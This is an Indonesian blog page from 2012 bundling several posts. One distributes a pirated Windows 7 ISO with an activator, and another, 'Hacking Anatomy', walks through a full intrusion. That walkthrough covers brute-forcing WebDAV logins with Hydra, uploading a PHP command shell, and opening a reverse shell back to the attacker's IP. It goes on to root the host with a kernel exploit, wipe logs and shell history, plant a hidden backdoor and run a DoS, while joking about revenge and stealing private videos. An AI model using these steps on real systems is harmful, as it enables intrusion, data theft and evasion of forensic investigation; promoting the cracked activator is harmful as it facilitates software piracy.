Senin, 23 Januari 2012

Download WMA MP3 Converter

WMA MP3 Converter converts WMV to MP3 and supports more than 100 audio and video files. The software adds or keeps ID3 tag when converting. It also supports batch conversion.

  1. Download WMA MP3 Converter and then install the software by instructions

  2. Launch WMA MP3 Converter
  3. Choose WMV Files


  4. Click "Add Files"
    Click "Add Files" to choose WMV files and add them to conversion list.

    Choose one or more WMV file(s)
    Choose one or more WMV file(s) you want to convert and then click "Open".

  5. Choose "to MP3"

    to MP3

  6. Convert WMV to MP3


  7. Click "Convert"
    Click "Convert" to convert all WMV files to MP3 format.

    Converting WMV to MP3
    The software is converting WMV files to MP3 format.

  8. Play & Browse


  9. Play & Browse
    Right-click converted item and choose "Play Destination" to play the destination file, choose "Browse Destination Folder" to open Windows Explorer to browse the destination file.

  10. Done
Top

Kamis, 12 Januari 2012

Windows 7 ultimate (32/64 bit) DVD ISO with Acitvator

Download Windows 7 ultimate 32/64 bit DVD ISO with Acitvator

Minimum recommended specs call for:
  • 1 GHz 32-bit or 64-bit processor
  • 1 GB of system memory
  • 16 GB of available disk space
  • Support for DirectX 9 graphics with 128 MB memory (to enable the Aero theme)
  • DVD-R/W Drive
  • Internet access to get updates

Features of Windows 7
  • Easier
  • Windows 7 will make it easier for users to find and use information. Local, network and Internet search functionality will converge.
  • More Secure
  • Windows 7 will include improved security and legislative compliance functionality.
  • Better Connected
  • Windows 7 will further enable the mobile workforce. It will deliver anywhere, anytime, any device access to data and applications
  • Lower Cost
  • Windows 7 will help businesses optimize their desktop infrastructure. It will enable seamless OS, application and data migration, and simplified PC provisioning and upgrading.

Tutorial - WINDOWS 7 ACTIVATOR All Oem + Retail

This Activator Works on followng..
  • Windows 7 Ultimate 32/64
  • Windows 7 Professional 32/64
  • Windows 7 Home Premium 32/64

This Activator Activates Windows 7 & Enables Microsoft Updated
  1. Install Win 7.
  2. Disable UAC with the ToolKit.
  3. Reboot PC.
  4. Right-click on the 7Loader and select Run as administrator.
  5. Uninstall all cr-@cks.
  6. Reboot PC.
  7. Right-click on the 7Loader and select Run as administrator.
  8. Install OEM Information.
  9. Install 7Loader.
  10. 7 Activation report.

Download Dari MediaFire:
Total size : 2.5 gb

Download Activator Dari HotFile:
Size : 10 MB

Password: khonglakhong

Hacking Anatomy (Plus Real Hacking Example)


Dalam melakukan hacking tentu ada langkah-langkah yang kita lakukan. Sebenarnya langkah-langkah itu adalah anatomi kita dalam melakukan hacking dan masing-masing memiliki tujuan tersendiri sehingga dengan tercapainya mini-goal tersebut, kita bisa maju ke langkah selanjutnya. Tetapi supaya tidak bosan baca teori anatomi hackingnya, di post ini juga akan diberikan contoh real hacking nya tentu saja yang sudah dibagi-bagi per stage anatominya.

Hacking Anatomy
Hacking Anatomy

Hacking Stage 0: Define the Target

Tentukan target yang akan kita serang. Target bisa didapat dari permintaan sang target sendiri untuk audit keamanannya, atau karena hanya iseng, ataupun karena dendam sama target hahah. Untuk contoh kali ini, target saya adalah sebuah server internal ber-IP private (192.168.66.87) yang ingin di audit keamanannya (jadi bukan karena dendam hehe).

Hacking Stage 1: Footprinting

Tahap selanjutnya adalah tahap dimana kita berusaha mencari informasi mengenai target sebanyak mungkin. Untuk contoh kali ini saya akan mencari informasi tentang si 192.168.66.87 sebanyak mungkin.. Berikut informasi yang bisa saya dapatkan:


OS Fingerprinting dengan nmap

Bisa coba juga dengan opsi “nmap -sV” untuk mengetahui versi dari masing-masing servis yang running di target tersebut. Setelah mengetahui versinya, bisa dimanfaatkan untuk dicari di forum-forum atau milis tentang bug/vulnerability dari versi service-nya. Misal Apache target adalah versi 2.0.52, tinggal cari security hole Apache/2.0.52. Yak, teorinya semudah itu. Banyak jalan menuju Roma, semoga beruntung ya hahah.


Lanjuutt… saya mendapat informasi bahwa webservernya adalah Apache versi 2.0.52. Dengan kesalahan konfigurasi dari ServerTokens webserver yang di-configure sangat spoiler sekali (Full) didapatkan informasi distro target adalah CentOS Linux lengkap dengan modul-modul yang aktif di webserver tersebut.

Mengais Informasi dari HTTP Response

Jangan terlalu terpaku pada informasi yang saya dapatkan ya. Masih banyak informasi yang bisa didapatkan pada stage 1 ini. Diantaranya nih:

  1. Spesifikasi hardware target
  2. Siapa sysadmin nya
  3. Dimana lokasinya
  4. Topologi antara kita (penyerang) dan target, melewati berapa hop, ada di subnet mana, belakang firewall atau engga, dst
  5. dan lain sebagainya yang bisa dijadikan informasi seputar target… karena poin 1-4 di atas ini kadang bisa sangat berguna loh untuk kelanjutan stage hacking ke stage selanjutnya.

Hacking Stage 2: Scanning

Tahap berikutnya adalah melakukan scanning pada target untuk memetakan kelemahan dan kekuatan target. Dan tentu saja yang menyenangkan adalah bagian kelemahan target lah.. hehe. Sebenarnya nmap di atas juga bisa dikategorikan melakukan scanning, tapi scanning yang saya lakukan di atas masih tergolong ringan jadi lebih condong tergolong tahap perkenalan (footprinting). Seharusnya stage scanning ini sudah lebih intensif dari sekedar mencari informasi atau dengan kata lain sudah ada beberapa tindakan destruktif ringan yang terjadi pada target. Saya menggunakan software OpenVAS untuk men-scanning target sebagai berikut:

Vulnerability Report pada Target dengan OpenVAS

Vulnerability Report pada Target dengan OpenVAS

Dari hasil scan didapatkan informasi bagian mana saja yang vulnerable pada target. Dengan adanya tahap ini, diharapkan scope hacking semakin menyempit alias kita semakin fokus bagian target mana aja yang sebaiknya kita eksploitasi.

Hacking Stage 3: Enumeration

Tahap enumeration adalah tahap melakukan serangan. Pada tahap inilah ada babak gugur (hacker menyerah), exploitasi gagal, atau exploitasi berhasil hahah. Ini adalah tahap puter-puter otak bagaimana caranya kita bisa masuk ke sistem. Kadang bisa menghabiskan waktu berjam, hari, bulan, taun di tahap ini. Untuk percobaan hacking kali ini, kita coba ambil contoh vulnerability pada WebDAV (module mod_dav Apache) yang dilaporkan sama OpenVAS. Kita fokus dulu untuk hack WebDAV nya…

Biasanya WebDAV ada di direktori /webdav. Default config dan beberapa tutorial webdav juga biasanya mensugesti untuk install webdav di direktori /webdav. Apalagi kalau pada tahap 1 tadi kita dapat info kalau sysadmin target ternyata males ganti nama direktori dan sukanya nelen bulet-bulet tutorial orang di internet (tuh kan penting kenal sysadminnya juga heheh). Mari kita coba enumerasi webdav target..


HTTP Respon 401

HTTP Respon 401


Nah.. bener kan ada folder /webdav/… tapi ternyata untuk masuk folder /webdav/ dibutuhkan authentikasi dulu (terlihat dari respon server HTTP 401 Authorization Required), cuma authorized user yang boleh read dan write isi folder webdav. Sekarang coba masukin user password ngasal… Saya request HTTP HEAD untuk direktori /webdav/ dengan tipe Authorization “Basic” dan username password yang ngasal…

Respon Server Ketika HTTP Auth Salah

Respon Server Ketika HTTP Auth Salah

Terlihat masih sama responnya, HTTP 401 hehe. Username dan password diatas itu sudah dikonversi ke format base64 menjadi “YWRtaW5pc3RyYXRvcjphc2RmMTIz”. Kenapa base64? Hmm untuk mekanisme autentikasi HTTP menurut RFC-2617 adalah “username:password” di-encode menjadi format base64. Jadi untuk contoh ngasal ini “YWRtaW5pc3RyYXRvcjphc2RmMTIz” = “administrator:asdf123″. Untuk meng-encode dan decode banyak kok toolnya di internet. Salah satunya yang saya gunakan adalah ini.


Ayo jangan putus asa, kita coba pakai bantuan tools Hydra untuk membruteforce user dan password webdav ini. Akhirnya tidak lama ditemukanlah username dan passwordnya. Binggohh!! login: administrator dengan password: iloveyou hahahay..

Enumerasi WebDAV dengan Bruteforce

Enumerasi WebDAV dengan Bruteforce

Saya memanfaatkan user.lst dan password.lst John The Ripper buat si Hydra melakukan bruteforce. Makanya ada di direktori “john-1.7.7″ kalo diteliti konsol di atas ini hehe.. Terlihat juga di atas ternyata dilakukan 9507 percobaan login ke webdav.

Hacking Stage 4: Gaining Access

Tahap ini adalah tahap masuk ke dalam sistem. Ada dua kemungkinan akibat stage sebelumnya. Jika beribu enumerasi gagal sang hacker bisa langsung skip ke stage terakhir: Denial of Service dengan memenuhi service target dengan segelumit (halah) sebanyak-banyak request, sehingga server menjadi sibuk melayani request tersebut. Kalau terlalu sibuk bisa bikin service crash sampai yang paling parah si target bisa restart atau down. Tetapi kalau ternyata di stage sebelumnya salah satu enumerasi berhasil, silahkan bisa baca paragraf selanjutnya di bawah ini hehe.

Gaining access bisa dengan mencari credentials login atau misalnya menginjeksi shellcode pada program/service yang vulnerable sehingga target bisa mengeksekusi binary yang kita inginkan pada systemnya (biasanya sih, prefer kalo target mengeksekusi /bin/sh atau /bin/bash untuk kita sehingga kita bisa dapat shell).


Tetapi untuk contoh kali ini, berhubung di stage sebelumnya kita sudah mendapatkan credentials login (user dan password), mari kita masuk ke webdav menggunakan webdav client bernama Cadaver. Ternyata kita bisa ngapain aja di folder webdav ini. Horray! Hehe.

Break-in ke Direktori /webdav/

Break-in ke Direktori /webdav/

Hacking Stage 5: Escalating Privilege

Tahap ini adalah tahap untuk meningkatkan privilege jika ternyata kita hanya bisa menguasai target dengan privilege terbatas. Skip step ini jika kita sudah dapat root. Hahah.. beruntung sekali langsung dapet root hehe. Tapi untuk contoh kasus kita, di tahap sebelumnya kita sudah masuk ke folder webdav kan.. Nah, sekarang puter otak lagi bagaimana caranya agar saya bisa eskalasi privilege a.k.a menjadi root. Hmm.. Saya coba menggunakan file PHP yang bisa membantu saya mengeksekusi command-command di system target. Pertama-tama sih coba upload dulu file php pake perintah PUT tentu saja… dan ternyata bisa.. Heheh..

Mengupload File ke Folder WebDAV

Mengupload File ke Folder WebDAV

Setelah php_backdoor.php dan php_cmd.php di upload, buka browser kesayangan dan ketik URL http://192.168.66.87/webdav/php_cmd.php?cmd=. Berikut beberapa yang saya coba dan hasil outputnya:

URL Output
http://192.168.66.87/webdav/php_cmd.php?cmd=cat%20/etc/passwd
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync ...dst...
http://192.168.66.87/webdav/php_cmd.php?cmd=uname%20-r 2.6.9-55.ELsmp

Hmm saya coba upload file pamungkas bernama “php-reverse-shell.php” yang saya dapat dari http://pentestmonkey.net/tools/web-shells/php-reverse-shell untuk mendapatkan shell target memanfaatkan php. Modifikasi sedikit agar tujuan menuju IP saya dan portnya yang sudah menunggu heheh. Tinggal ketikkan ini di URL:

http://192.168.66.87/webdav/php-reverse-shell.php?ip=10.5.239.236&port=9999


Sementara netcat (nc) sudah stenbai listening di komputer saya dan spawn the target’s shell.. Horray!

Gaining Root Access

Gaining Root Access

Keterangan gambar di atas:

  • Sebelumnya saya sudah mengeksekusi netcat untuk stenbai listening di port 9999. Kemudian kita eksekusi URL http://192.168.66.87/webdav/php-reverse-shell.php?ip=10.5.239.236&port=9999 yang akan memberikan shell di netcat saya.
  • Saya mengetikkan perintah “id” untuk mengetahui jadi siapa saya di shell target ini
  • Saya mengetikkan “pwd” untuk mengetahui lokasi aktif di shell (ternyata di folder /)
  • Browsing-browsing mencari dimana lokasi folder “webdav”. Awalnya sih karena intip-intip isi file httpd.conf/webdav.conf
  • Mengeksekusi exploit local escalation privilege karena ternyata kernelnya sudah jadul (2.6.9). “linux-sendpage3″ ini saya upload via Cadaver. Jadi sekarang tinggal eksekusi aja binary “run” nya
  • Who am I? I’m w00t!

Hacking Stage 6: Pilfering

Tahap ini adalah tahap yang tidak terlalu wajib dilakukan. Menurut kamus sih pilfering artinya pencurian haha… Ya kita bisa mencuri apa saja yang ada pada target. Misalnya dumping file username/password pada system (/etc/passwd dan /etc/shadow), masuk ke database mysql dan jalan-jalan liat table databasenya, atau curi-curi foto dan video. Sapa tau ada video skandal sysadminnya hahah.

Hacking Stage 7: Covering Tracks

Tahap selanjutnya adalah tahap yang biasanya malah lupa dilakukan orang yang berhasil break into target’s system. Padahal tim ahli forensik bisa menangkap kita karena track record ini. Bukti di pengadilan ya track record ini juga. Makanya kalau habis masuk rumah orang tanpa izin jangan lupa di pel tuh bekas lumpur di lantai dan sidik jari di gagang pintu hehe.


Ini contoh log terakhir yang ada di target.. IP kita keliatan toh.. Ooo hahahahah…

Access Log

Access Log

Silahkan berkreasi untuk membersihkan log nya. Contoh di atas ini adalah log HTTP request.. Mungkin bisa di edit untuk hapus line-line yang mencurigakan hehe. Ada lagi log session SSH kita juga tentu saja.. jangan lupa. Untuk membuat session SSH tidak tercatat, jangan lupa ketik command ‘unset HISTFILE’ dan ‘history -c’ setelah beraktifitas di shell target. Atau bisa dengan mengetikkan command ‘HISTFILE=/dev/null’ sebelum beraktifitas di shell target sedemikian sehingga variable HISTFILE akan selalu dicatat ke /dev/null (=buang) oleh shell target.

*clue* Di sistem target (karena sistemnya *nix), ada 3 log file penting, yang mencatat..:

  1. WTMP – setiap log in/off, waktu log in/off, tty, host
  2. UTMP – siapa yang online saat ini
  3. Lastlog – dari mana sumber log in terakhir
Lokasi file ini biasanya di /etc/ atau /var/adm/ atau /var/log dsb. Nah, silakan cari cara untuk cover track yang nanganin dan ngebersihin 3 file ini hehe

Hacking Stage 8: Creating Backdoors

Ada banyak cara membuat backdoor. Sesuai arti katanya, backdoor artinya pintu belakang atau jalan alternatif untuk kita masuk ke dalam sistem itu untuk kebutuhan kedepan hahah. Kalau bisa dibuat semudah mungkin untuk masuknya. Jangan serumit waktu pertama kali masuk ke target. Contoh backdoor bisa saja menginstall service yang listen pada port rahasia yang memprovide kita akses langsung ke shell target, membuat user baru, dan lain sebagainya.

Untuk contoh kita tadi, backdoor kita tentu saja file php-reverse-shell.php di URL rahasia kita:

http://192.168.66.87/webdav/php-reverse-shell.php?ip=10.5.239.236&port=9999

Jadi kedepannya kalau kita mau bertamu ke target lagi, tinggal siapin link di atas ini plus netcat di komputer kita yang set listen di port 9999. Tips: kalau bisa nama file backdoornya jangan php-reverse-shell.php… sangat mencurigakan.. hahahah.. sedikit kreatif untuk rename file dan sembunyiin di folder-folder tertentu haha.

Hacking Stage 9: Denial of Service

Denial of Service (DoS) adalah ancaman yang paling sering terjadi di dunia security. Siapa saja bisa melakukan dan ini bisa terjadi kapan saja, tidak harus karena ulah hacker, bahkan bisa terjadi karena ulah anak-anak alay yang gak ngerti komputer! Sesuai artinya, denial of service ya berarti si target menolak menjalankan service seperti biasanya. Katakanlah target kita adalah website registrasi e-KTP. Denial of service berarti adalah si server target e-KTP tidak bisa menjalankan service e-KTP untuk anda karena terlalu sibuk/down. Bayangkan betapa kecewanya kita dan betapa ruginya instansi e-KTP yang tidak bisa melayani (roda bisnis macet -halah).

Faktor-faktor yang menyebabkan denial of service ada banyak. Ada yang karena diserang ribuan rikues bertubi-tubi terus bikin si server sibuk, sampai yang emang karena si penyerang yang berhasil break-in (seperti kita di stage sebelumnya) sengaja ngetik command ‘/etc/init.d/httpd stop’. Ya kalau httpd stop sama aja dengan menolak layanan web dari client ‘kan??

Ini contoh Denial of Service akibat ulah anak-anak alay yang bahkan gak ngerti hacking sekalipun: (dari Wikipedia)

This describes a situation where a website ends up denied, not due to a deliberate attack by a single individual or group of individuals, but simply due to a sudden enormous spike in popularity. This can happen when an extremely popular website posts a prominent link to a second, less well-prepared site, for example, as part of a news story. The result is that a significant proportion of the primary site’s regular users — potentially hundreds of thousands of people — click that link in the space of a few hours, having the same effect on the target website as a DDoS attack. A VIPDoS is the same, but specifically when the link was posted by a celebrity.

An example of this occurred when Michael Jackson died in 2009. Websites such as Google and Twitter slowed down or even crashed.Many sites’ servers thought the requests were from a virus or spyware trying to cause a Denial of Service attack, warning users that their queries looked like “automated requests from a computer virus or spyware application”.


Untuk contoh melakukan serang DoS kali ini, saya akan serang service Apache target (192.168.66.87) sampai mabok karena request partial content yang bertubi-tubi..

DoS Attack

DoS Attack

Sambil mengeksekusi program tersebut saya coba menjalankan file test.html yang cuma berisi kata ‘hello world’ dan…. butuh waktu > 3 menit.. bayangkan betapa sibuknya si server. Ini masih bisa di rekayasa dengan membuat parallel reqs nya lebih besar lagi dan loop lebih banyak lagi.. bisa dijamin mabok Apachenya. Hehehe.

Penutup

Demikianlah stage hacking dan contoh nyata nya di setiap stage. Hasil akhir setiap stage akan berpengaruh ke stage selanjutnya. Sekian yang bisa saya sampaikan, semoga bermanfaat.

Salam,
Jajang Hidayat
Jank_opet@yahoo.com

Antivirus buat laptop notebook dan pc


Antivirus buat laptop notebook dan pc

Virus memang sudah jadi masalah umum untuk sebuah laptop atau pc,makin hari makin beragam macam virus yang menjangkiti perangkat komputer kita,beragam antivirus pun bermunculan untuk mengatasi virus virus yang menyebalkan tersebut, kalo sudah terserang virus nah mulai dh pusing untuk membasminya,apalagi kalo anti virus yang terinstal di laptop kita tidak dapat mengatasinya. Sudah pasti makin pusing,data2 bisa hilang,data di note book yang tertata rapi jadi hancur berserakan,.komputer hank,,jadi lelet..kerjaan kita jadi g selesai..emosii,,ups tapi jangan sampai laptopnya dibanting..:eek:

Nahh..disini saya hnya membagi pngalaman tentang antivirus yang biasa saya install untuk mengamankan laptop notebook dan pc yang saya gunakan dari serangan virus,,antivirus yang saya gunakan adalah
McAfee VirusScan Enterprise 8.5i. Antivirus nya versi jadul memang,tapi antivirus versi ini gratis full,dan termasuk antivirus terbaik hinga saat ini,kelebihanya antivirus ini tidak merusak file kita,,tidak mendelete data kita dan jika mendeteksi virus,antivirus ini langsung mendelete virus secara otomatis,jadi kita tidak perlu scan secara manual.

Kalo sobat pengen mencoba silahkan buktikan sendiri silahkan download dan instal antivirusnya,,Downloa antivirusnya disini dan yang paling penting jangan lupa instal updatenya

Cara update manual bisa dengan browsing di google.co.id dengan kata kunci McAfee SuperDAT Update biasanya ada di http://www.scanwith.com

setelah selesai didownload instal seperti biasa.jika laptop sobat slalu tekoneksi internet sebaiknya update setiap 3 hari sekali dengan cara klik kanan pada pada icon antivirus mcafee di sudut kanan bawah laptop, kemudian klik update now...

sekian dulu tips untuk antivirus buat laptop,,semoga bermanfaat.

Struktur perangkat lunak di linux

Struktur perangkat lunak di linux

Struktur direktori Linux atau sistem yang mirip seperti Unix sangat menyulitkan untuk pemakai baru, terutama bila ia baru saja bermigrasi dari Windows. Pada Windows, semua program meng-install data mereka pada direktori “Program Files.” Hal seperti ini tidak terjadi di Linux. Sistem direktori mengkategorikan semua data file yang di-install. Berikut adalah keseluruhan struktur beserta apa yang dimuatnya:
DIANTARANYA ?
/ – Root direktori yang membentuk basis sistem file. Semua file dan direktori secara logis ada didalam root direktori tidak perduli dengan lokasi fisik mereka.

/bin – Memuat program yang dapat dieksekusi yang merupakan bagian dari sistem operasi Linux. Banyak perintah Linux seperti cat, cp, ls, more, dan tar terletak pada /bin.
/boot – Memuat Linux Kernel dan file lain yang dibutuhkan LILO dan GRUB boot manajer.
/dev – Memuat semua file perangkat keras. Linux memperlakukan semua perangkat keras komputer seperti sebuah file yang spesial. Semua file seperti ini terletak di /dev.
/etc – Memuat semua sistem konfigurasi file dan skrip instalasi pada /etc/rc.d sub direktori.
/home – Direktori Home menyimpan semua direktori home user.
/lib – Memuat file library, termasuk modul driver yang dapat diisi pada sistem boot.
/lost+found – Direktori untuk file yang hilang. Semua partisi disk memiliki direktori lost+found.
/media – Direktori untuk mounting removable media seperi drive CD-ROM, floopy disk dan zip drive.
/mnt – Direktori untuk mounting filesistem sementara.
/opt – Data – data instal/copy untuk aplikasi opsional .
/proc – Direktori istimewa untuk sistem file virtual. Ia mencakup informasi mengenai berbagai aspek sistem Linux.
/root – Direktori Home untuk root user.
/sbin – Memuat file administrasi yang dapat dieksekusi seperti mount, shutdown, umount.
/srv – Memuat data untuk layanan (HTTP, FTP, etc.) yang ditawarkan sistem.
/sys – Direktori spesial yang memuat informasi mengenai perangkat keras seperti yang terlihat oleh Linux.
/tmp – Direktori yang digunakan untuk menyimpan data sementara. Isi dari direktori ini dibersihkan setiap sistem boot.
/usr – Memuat sub direktori untuk banyak program seperti sistem X Windows.
/usr/bin – Memuat file yang dapat dieksekusi untuk banyak perintah Linux yang bukan merupakan bagian dari OS Linux.
/usr/include – Memuat file – file header dari bahasa pemrograman C dan C++.
/usr/lib – Memuat file – file library untuk bahasa pemrograman C dan C++.
/usr/local – Memuat data lokal. Ia memuat direktori yang sama seperti /usr.
/usr/sbin – Memuat perintah – perintah administratif.
/usr/share – Memuat data yang dipakai oleh banyak user sekaligus, seperti file konfigurasi default, gambar dan dokumentasi.
/usr/src – Memuat source codeuntuk Linux kernel.
/var – Memuat bermacam sistem file seperti log, direktori mail, print dan lain – lain. Yang sering kali terus berubah isinya.
/var/cache – Area penyimpanan untuk cache data berbagai aplikasi.
/var/lib – Memuat informasi tentang status aplikasi – aplikasi yang ada. Aplikasi memodifikasi direktori ini saat mereka bekerja.
/var/lock – Memuat file yang dikunci agar hanya dapat dipakai oleh satu aplikasi saja.
/var/log – Memuat log dari aplikasi yang berbeda.
/var/mail – Memuat email pemilik.
/var/opt – Memuat data variabel untuk paket yang disimpan di direktori /opt.
/var/run – Memuat data yang menjelaskan sistem sejak pertama kali dijalankan.
/var/spool – Memuat data yang menunggu untuk diproses.
/var/tmp – Memuat file sementara, isi direktori ini tidak dihapus saat sistem dimatikan.
PENGERTIAN GNU, KARNEL, OPEN SOURCE, & LIVE CD PADA LINUX
GNU/Linux adalah sebuah sistem operasi yang diciptakan oleh Linus Benedict Torvalds seorang mahasiswa Universitas Helsinki Finlandia di tahun 1991.Proyek GNU ini diluncurkan pada tahun 1984 untuk mengembangkan sebuah sistem operasi lengkap mirip UNIX berbasis perangkat lunak bebas: yaitu sistem GNU (GNU merupakan akronim berulang dari “GNU’s Not Unix”; GNU dilafalkan dengan “genyu”). Varian dari sistem operasi GNU, yang menggunakan kernel Linux, dewasa ini telah digunakan secara meluas. Walau pun sistem ini sering dirujuk sebagai “Linux”, sebetulnya lebih tepat jika disebut sistem GNU/Linux. Ada salah satu fitur atau kemampuan yang sangat menarik dari GNU/Linux yang belum ada pada sistem operasi populer lainnya, yaitu menjalankan sistem operasi dan aplikasi lengkap tanpa menginstalnya di hard disk. Dengan cara ini dengan mudah kita dapat menggunakan GNU/Linux di komputer orang lain karena tak perlu menginstalnya (tak perlu mengutak-atik hard disk dan partisinya). Sejarah sistem operasi Linux berkaitan erat dengan proyek GNU, proyek program bebas freeware terkenal diketuai oleh Richard Stallman. Proyek GNU diawali pada tahun 1983 untuk membuat sistem operasi seperti Unix lengkap — kompiler, utiliti aplikasi, utiliti pembuatan dan seterusnya — diciptakan sepenuhnya dengan perangkat lunak bebas. Pada tahun 1991, pada saat versi pertama kerangka Linux ditulis, proyek GNU telah menghasilkan hampir semua komponen sistem ini — kecuali kernel. Torvalds dan pembuat kernel seperti Linux menyesuaikan kernel mereka supaya dapat berfungsi dengan komponen GNU, dan seterusnya mengeluarkan Sistem operasi yang cukup berfungsi. Oleh karena itu, Linux melengkapi ruang terakhir dalam rancangan GNU.
Beberapa distro Linux Live CD yang banyak dipakai antara lain Knoppix, SUSE Live Eval, Mandrake Move, Gentoo Live CD, Slackware Live CD dll. Meskipun bentuknya Live CD, tetapi distro tersebut memiliki fungsi yang sama dengan distro-distro terinstal. Di dalam CD tersebut, sudah terdapat paket-paket umum yang biasa kita jumpai di distro Linux besar, seperti: OpenOffice, KOffice, XMMS, GIMP, Konqueror, dan sebagainya. Namun ada beberapa pengecualian, yaitu beberapa paket yang memang sangat besar dan kiranya tidaklah umum digunakan oleh home user, mengingat kapasitas CD yang terbatas, yaitu sekitar 700MB.
Kepraktisan itu ada batasnya karena selama operasionalnya, Linux Live CD tidak mempunyai sebuah tempat khusus di dalam harddisk. Linux Live CD hanya memiliki tempat di memori utama (RAM), sehingga setelah di-restart, semua isi RAM akan dikosongkan dan Linux Live CD harus melakukan inisialisasi ulang untuk mendeteksi semua perangkat keras yang dimiliki oleh user. Selain itu, kinerja dari Linux Live CD sendiri juga tidak bisa maksimal, karena kecepatan komputer untuk mengakses CD-ROM jauh lebih lambat dibandingkan dengan kecepatan mengakses harddisk.
